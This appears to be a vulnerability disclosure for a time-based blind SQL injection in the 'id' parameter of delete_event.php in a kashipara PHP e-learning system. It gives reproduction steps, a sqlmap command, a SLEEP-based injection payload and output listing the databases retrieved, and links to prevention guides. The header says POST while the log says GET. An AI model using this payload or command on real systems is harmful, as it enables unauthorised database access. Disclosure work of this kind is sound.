

SQL Injection was found in the /lms/admin/delete_event.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the id parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/admin/delete_event.php
Affected Parameter	id
Method	POST
Type	time-based blind
Version	V1.0



Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



Step 2: Navigate the 'Calendar of Events' page and notice the list of events.


The screenshot shows the 'M - Learning ADMIN Panel' interface. The left sidebar contains a menu with items like Dashboard, Subject, Class, Admin Users, Department, Students, Teachers, Downloadable Materials, Uploaded Assignments, Content, User Log, Activity Log, School Year, and 'Calendar of Events' (which is highlighted with a red box). The main content area is titled 'Calendar' and shows a calendar for 'November 2024'. To the right of the calendar is an 'Add Event' form with fields for Date Start, Date End, and Title, and a 'Save' button. Below the form is a table listing events:

EVENT	DATE	
Inter-campus Sports and Cultural Fest/College Week	11/19/2013 To 11/22/2013	
Long Test	12/05/2013 To 12/06/2013	

Step 3: Now enable intercept in bupsuite and click on 'delete' button.

This screenshot is similar to the previous one, showing the 'M - Learning ADMIN Panel' interface. The left sidebar has 'Calendar of Events' highlighted. The main content area shows the 'Calendar' for 'November 2024' and the 'Add Event' form. The table of events is the same, but the 'delete' icon (a red square with a white 'X') for the first event, 'Inter-campus Sports and Cultural Fest/College Week', is highlighted with a red box.

Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r delete_event.txt --batch --dbs`

```
PS C:\lms\lms> python.exe C:\sqlmap\sqlmap.py -r delete_event.txt --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:58:58 /2024-11-18/

[22:58:58] [INFO] parsing HTTP request from 'delete_event.txt'
[22:58:58] [INFO] testing connection to the target URL
[22:58:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:58:58] [INFO] testing if the target URL content is stable
[22:58:59] [INFO] target URL content is stable
[22:58:59] [INFO] testing if GET parameter 'id' is dynamic
[22:58:59] [WARNING] GET parameter 'id' does not appear to be dynamic
[22:58:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[22:58:59] [INFO] testing for SQL injection on GET parameter 'id'
[22:58:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:58:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:58:59] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:58:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:58:59] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:58:59] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:58:59] [INFO] testing 'Generic inline queries'
[22:58:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:58:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:58:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:58:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:59:09] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:59:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:59:09] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential)
[22:59:10] [INFO] checking if the injection point on GET parameter 'id' is a false positive
```

Step 6: Now notice that 'id' parameter is detected vulnerable and all database is successfully retrieved.

```

[22:59:09] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
[22:59:10] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 81 HTTP(s) requests:
---
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=14' AND (SELECT 5226 FROM (SELECT(SLEEP(5)))ortd) AND 'WfBf'='WfBf
---
[22:59:30] [INFO] the back-end DBMS is MySQL
[22:59:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:59:35] [INFO] fetching database names
[22:59:35] [INFO] fetching number of databases
[22:59:35] [INFO] retrieved:
[22:59:45] [INFO] adjusting time delay to 1 second due to good response times
7
[22:59:45] [INFO] retrieved: information_schema
[23:00:44] [INFO] retrieved: capstone
[23:01:11] [INFO] retrieved: capstone2
[23:01:40] [INFO] retrieved: mysql
[23:01:57] [INFO] retrieved: performance_schema
[23:02:55] [INFO] retrieved: phpmyadmin
[23:03:30] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[23:03:45] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'

```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>